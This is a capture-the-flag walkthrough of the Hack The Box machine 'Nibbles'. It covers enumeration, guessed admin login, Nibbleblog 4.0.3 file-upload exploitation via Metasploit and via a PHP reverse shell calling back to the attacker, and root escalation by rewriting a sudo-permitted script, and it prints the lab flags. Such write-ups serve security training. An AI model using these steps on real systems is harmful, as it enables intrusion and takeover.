


Nibbles :

Enumeration :

Runing an Nmap scan return those result.

```
root@kali:~# nmap -A -p- 10.10.10.75
Starting Nmap 7.80 ( https://nmap.org ) at 2019-09-06 01:32 EDT
Nmap scan report for 10.10.10.75
Host is up (0.024s latency).
Not shown: 65533 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 c4:f8:ad:e8:f8:04:77:de:cf:15:0d:63:0a:18:7e:49 (RSA)
|   256 22:8f:b1:97:bf:0f:17:08:fc:7e:2c:8f:e9:77:3a:48 (ECDSA)
|_  256 e6:ac:27:a3:b5:a9:f1:12:3c:34:a5:5d:5b:eb:3d:e9 (ED25519)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
```

Browing the port 80 show an home page who said « Hello World ! », reading source code show this.


```
1  <b>Hello world!</b>
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16 <!-- /nibbleblog/ directory. Nothing interesting here! -->
17
```

Browsing « /nibbleblog » directory show just a simple nibbleblog.

Runing dirb against « /nibbleblog » directory show us those files / directory.

```
root@kali:~# dirb http://10.10.10.75/nibbleblog/

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Fri Sep  6 01:51:14 2019
URL_BASE: http://10.10.10.75/nibbleblog/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://10.10.10.75/nibbleblog/ ----
==> DIRECTORY: http://10.10.10.75/nibbleblog/admin/
+ http://10.10.10.75/nibbleblog/admin.php (CODE:200|SIZE:1401)
==> DIRECTORY: http://10.10.10.75/nibbleblog/content/
+ http://10.10.10.75/nibbleblog/index.php (CODE:200|SIZE:2987)
==> DIRECTORY: http://10.10.10.75/nibbleblog/languages/
==> DIRECTORY: http://10.10.10.75/nibbleblog/plugins/
+ http://10.10.10.75/nibbleblog/README (CODE:200|SIZE:4628)
==> DIRECTORY: http://10.10.10.75/nibbleblog/themes/
```


Browsing the admin page lead us to a login form.




My brute force attempt has failed, so i tryed to guess few time and it worked.

Username : admin
Password : nibbles

Once loged we found a dashboard page.



Browsing the « README » give us the nibbleblog version (v4.0.3).



Using searchsploit we found an exploit for the version 4.0.3 an Abritrary File Upload trought Metasploit.

```
root@kali:~# searchsploit nibbleblog
---------------------------------------------------------------------------------------------------------------------------------
 Exploit Title                                                                                                  |  Path
                                                                                                                | (/usr/share/exploitdb/)
---------------------------------------------------------------------------------------------------------------------------------
Nibbleblog 3 - Multiple SQL Injections                                                                          | exploits/php/webapps/35865.txt
Nibbleblog 4.0.3 - Arbitrary File Upload (Metasploit)                                                           | exploits/php/remote/38489.rb
---------------------------------------------------------------------------------------------------------------------------------
```

Exploitation (Metasaploit way) :

Start msfconsole and search for nibbleblog exploit.

```
root@kali:~# service postgresql start && msfconsole
```

```
msf5 > search nibbleblog


Matching Modules
================

   #  Name                                      Disclosure Date  Rank       Check  Description
   -  ----                                      ---------------  ----       -----  -----------
   0  exploit/multi/http/nibbleblog_file_upload  2015-09-01       excellent  Yes    Nibbleblog File Upload Vulnerability
```

Once exploit founded, load it and read options by typing « show options ».

```
msf5 > use exploit/multi/http/nibbleblog_file_upload
msf5 exploit(multi/http/nibbleblog_file_upload) >
```

```
msf5 exploit(multi/http/nibbleblog_file_upload) > show options

Module options (exploit/multi/http/nibbleblog_file_upload):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   PASSWORD                    yes       The password to authenticate with
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS                      yes       The target address range or CIDR identifier
   RPORT      80               yes       The target port (TCP)
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /                yes       The base path to the web application
   USERNAME                    yes       The username to authenticate with
   VHOST                       no        HTTP server virtual host
```

Configure the exploit with username, password, tarageturi and remote host.

```
msf5 exploit(multi/http/nibbleblog_file_upload) > set USERNAME admin
USERNAME => admin
msf5 exploit(multi/http/nibbleblog_file_upload) > set PASSWORD nibbles
PASSWORD => nibbles
msf5 exploit(multi/http/nibbleblog_file_upload) > set TARGETURI /nibbleblog/
TARGETURI => /nibbleblog/
msf5 exploit(multi/http/nibbleblog_file_upload) > set RHOSTS 10.10.10.75
RHOSTS => 10.10.10.75
```

Once your exploit parameter are ready, type exploit for run the exploitation.

```
msf5 exploit(multi/http/nibbleblog_file_upload) > exploit

[*] Started reverse TCP handler on 10.10.14.2:4444
[*] Sending stage (38247 bytes) to 10.10.10.75
[*] Meterpreter session 2 opened (10.10.14.2:4444 -> 10.10.10.75:37458) at 2019-09-06 02:00:10 -0400
[+] Deleted image.php

meterpreter > getuid
Server username: nibbler (1001)
```

Type « shell » then import pty and take user flag.

```
meterpreter > shell
Process 1537 created.
Channel 1 created.
python3 -c 'import pty;pty.spawn("/bin/bash")'
nibbler@Nibbles:/var/www/html/nibbleblog/content/private/plugins/my_image$
```

```
nibbler@Nibbles:/home/nibbler$ ls
ls
personal.zip  user.txt
nibbler@Nibbles:/home/nibbler$ cat user.txt
cat user.txt
b02ff32bb332deba49eeaed21152c8d8
```

User.txt = b02ff32bb332deba49eeaed21152c8d8

Exploitation (Manual way) :

After a quick research on google about nibbleblog v4.0.3 exploit and i found one.

Source : https://packetstormsecurity.com/files/133425/NibbleBlog-4.0.3-Shell-Upload.html

As said the exploit, we need to login on the admin page like before, then upload a php shell with the imge plugin, ignore the error and open our php reverse shell.

Copy the php-reverse-shell on your kali and modify the ip and port of the reverse shell. If you didnt have that file on your computer you can take it on pentest monkey website.


Source :

```
root@kali:~# cp /usr/share/webshells/php/php-reverse-shell.php exploit.php
```

```
set_time_limit (0);
$VERSION = "1.0";
$ip = '10.10.14.2';  // CHANGE THIS
$port = 4444;       // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;
```

Come back to the admin panel, go to « Plugins > My image » and click on « Configure ».

Browse our php reverse shell and upload it.



```
Warning: imagesx() expects parameter 1 to be resource, boolean given in /var/www/html/nibbleblog/admin/kernel/helpers/resize.class.php on line 26
Warning: imagesy() expects parameter 1 to be resource, boolean given in /var/www/html/nibbleblog/admin/kernel/helpers/resize.class.php on line 27
Warning: imagecreatetruecolor(): Invalid image dimensions in /var/www/html/nibbleblog/admin/kernel/helpers/resize.class.php on line 117
Warning: imagecopyresampled() expects parameter 1 to be resource, boolean given in /var/www/html/nibbleblog/admin/kernel/helpers/resize.class.php on line 118
Warning: imagejpeg() expects parameter 1 to be resource, boolean given in /var/www/html/nibbleblog/admin/kernel/helpers/resize.class.php on line 43
Warning: imagedestroy() expects parameter 1 to be resource, boolean given in /var/www/html/nibbleblog/admin/kernel/helpers/resize.class.php on line 80
```

Ignore the errors and start a netcat listener.

```
root@kali:~# nc -nvlp 4444
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::4444
Ncat: Listening on 0.0.0.0:4444
```

Browse your php reverse shell

http://10.10.10.75/nibbleblog/content/private/plugins/my_image/image.php

```
root@kali:~# nc -nvlp 4444
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::4444
Ncat: Listening on 0.0.0.0:4444
Ncat: Connection from 10.10.10.75.
Ncat: Connection from 10.10.10.75:37462.
Linux Nibbles 4.4.0-104-generic #127-Ubuntu SMP Mon Dec 11 12:16:42 UTC 2017 x86_64 x86_64 x86_64 GNU/Linux
 02:33:07 up 59 min,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=1001(nibbler) gid=1001(nibbler) groups=1001(nibbler)
/bin/sh: 0: can't access tty; job control turned off
$ python3 -c 'import pty;pty.spawn("/bin/bash")'
nibbler@Nibbles:/$ whoami
whoami
nibbler
```

We got a shell as nibbler user back on our netcat listener, take user flag.

```
nibbler@Nibbles:/home/nibbler$ cat user.txt
cat user.txt
b02ff32bb332deba49eeaed21152c8d8
```

User.txt = b02ff32bb332deba49eeaed21152c8d8

Privilege Escalation :

Into nibbler home directory, we found a zip archive named « personal » extract his content.

```
nibbler@Nibbles:/home/nibbler$ unzip personal.zip
unzip personal.zip
Archive:  personal.zip
   creating: personal/
   creating: personal/stuff/
  inflating: personal/stuff/monitor.sh
```

On it there is « monitor.sh » bash script, reading it show its seem to be a system monitoring.

```
nibbler@Nibbles:/home/nibbler/personal/stuff$ cat monitor.sh
cat monitor.sh
                ##########################################################################################
                #                                      Tecmint_monitor.sh                                #
                # Written for Tecmint.com for the post www.tecmint.com/linux-server-health-monitoring-script/      #
                # If any bug, report us in the link below                                                #
                # Free to use/edit/distribute the code below by                                          #
                # giving proper credit to Tecmint.com and Author                                         #
                #                                                                                        #
                ##########################################################################################
#! /bin/bash
# unset any variable which system may be using
```

Typing « sudo -l » show us nibbler user can run monitor.sh bash script as root.

```
nibbler@Nibbles:/home/nibbler$ sudo -l
sudo -l
sudo: unable to resolve host Nibbles: Connection timed out
Matching Defaults entries for nibbler on Nibbles:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User nibbler may run the following commands on Nibbles:
    (root) NOPASSWD: /home/nibbler/personal/stuff/monitor.sh
```

Remove the existing monitor.sh and create a bash script who will run a bash shell instead.

```
nibbler@Nibbles:/home/nibbler/personal/stuff$ echo '#!/bin/bash
echo '#!/bin/bash
> /bin/bash' > monitor.sh
/bin/bash' > monitor.sh
nibbler@Nibbles:/home/nibbler/personal/stuff$ chmod +x monitor.sh
```

```
nibbler@Nibbles:/home/nibbler/personal/stuff$ cat monitor.sh
cat monitor.sh
#!/bin/bash
/bin/bash
```

Run our bash script as root.

```
nibbler@Nibbles:/home/nibbler/personal/stuff$ sudo -u root /home/nibbler/personal/stuff/monitor.sh
<er/personal/stuff$ sudo -u root /home/nibbler/personal/stuff/monitor.sh
sudo: unable to resolve host Nibbles: Connection timed out
root@Nibbles:/home/nibbler/personal/stuff# whoami
whoami
root
```

We got a root shell, take root flag.

```
root@Nibbles:~# cat root.txt
cat root.txt
b6d745c0dfb6457c55591efc898ef88c
```

Root.txt = b6d745c0dfb6457c55591efc898ef88c